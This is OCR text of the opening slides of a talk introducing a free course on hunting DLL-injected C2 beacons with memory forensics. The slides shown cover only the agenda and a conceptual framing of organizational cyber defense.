
threat hunting dll-injected C2 beacons w. memory forensics

faan|ross

| faanross.com/posts/acm


| show notes | links, slides




HYPOTHETICALLY SPEAKING
WHAT EXACTLY ARE WE DOING HERE

- free, hands-on threat hunting course
- artifact of personal learning journey
- shared in spirit of collective value
- explore part of course + inspire (?)

| first - explore ideas | then - course demo



explore ideas

| threat hunting | dll-injected |

| C2 beacons | memory forensics |

| threat hunting | dll-injected |

| C2 beacons | memory forensics |

2 things


WHAT?


WHY?

| the central problem of |

| organizational cyber defense |


| act of security |

| a relationship |

| something to secure |


| someone that secures |

| something to secure |



- informational
- integrity

| someone that secures |




| in order to secure... |

